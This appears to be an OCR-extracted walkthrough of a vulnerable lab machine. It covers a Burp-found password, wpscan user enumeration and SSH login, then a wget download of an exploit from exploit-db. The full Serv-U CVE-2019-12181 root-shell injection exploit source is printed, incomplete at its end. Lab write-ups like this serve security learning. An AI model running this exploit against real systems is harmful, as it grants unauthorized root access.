
Doesn't seem like simple command injection works here.



Let's see what this is actually doing by using BurpSuite:


M4k3Ad3a1

Seems like Burp shows us a password. Let's try it on the PHPAdmin portal




Doesn't seem to work on the PHP portal. So, let's try it on SSH.

Now, I already know that the username on the machine that I am looking to log in as is "krampus." I know this because I can view the GUI login splash screen for this machine. However, if this were a remote machine; I wouldn't know this. So, we would need to use a tool to enumerate users. One way that we can do that is with the wpscan tool. Wpscan is similar to gobuster, but it seeks out information specific to wordpress sites.




We can see a few users; valak and krampus.
This is one way that we would find usernames for a vulnerable machine.

Let's try to get a shell on the system through SSH:



This isn't our root user, though. So we should look for ways to escalate privileges.

I checked the bash_history file, and found some interesting stuff:




We can see some indicators of previous compromise. it looks like somebody has already searched for privilege escalation vectors.

We can download this exploit that we see here by replicating the command we see in the bash history.

wget https://www.exploit-db.com/download/47009

We can basically just follow the same process that the original attacker followed. We will move the exploit to ./exploit.c , and then compile it into our a program called "exploit"



looking in the root directory, the root flag is in root.txt; **8955qpasq8qq807879p75e1rr24cr1a5**

Here is the source code for the exploit that we used:

```
/*



CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation



vulnerability found by:

Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev



to compile and run:

gcc servu-pe-cve-2019-12181.c -o pe && ./pe



*/
```

```
#include <stdio.h>

#include <unistd.h>

#include <errno.h>



int main()

{

    char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"",
"-prepareinstallation", NULL};

    int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);

    // if execv is successful, we won't reach here

    printf("ret val: %d errno: %d\n", ret_val, errno);

    return errno;
```

Looks like it abuses the Serv-U service, which was running on the vulnerable machine and it was one that the original attacker had searched for, as we can see from the Bash History.

After some research, I discovered that Serv-U is a managed file server from Solar winds, and that this particular vulnerability was discovered in 2019, as noted by the CVE:

CVE-2019-12181 Serv-U 15.1.6 (According to Brave AI Summary):

"CVE-2019-12181 is a privilege escalation vulnerability in SolarWinds Serv-U FTP Server 15.1.6 and earlier versions for Linux. The vulnerability occurs in the `prepareinstallation` feature, which allows an unauthenticated attacker to execute arbitrary commands with elevated privileges.

The exploit code provided by mavlevin on GitHub demonstrates how to leverage this vulnerability. Here's a breakdown of the steps:

1. Compile the exploit code using `gcc`:

```
gcc servu-pe-cve-2019-12181.c -o pe && ./pe
```

2. The exploit code executes the `execv` system call with the following arguments:

```
char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"", "-
prepareinstallation", NULL};
int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);
```

This injects a malicious command string into the `prepareinstallation` feature, which allows the attacker to execute arbitrary commands with root privileges.

Important note: Before attempting to exploit this vulnerability, ensure you have a suitable testing environment and follow responsible disclosure guidelines.

To mitigate this vulnerability, upgrade to Serv-U 15.1.7 or later, or patch the affected system manually if an upgrade is not possible."

https://github.com/mavlevin/CVE-2019-12181/blob/master/servu-pe-cve-2019-12181.c

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12181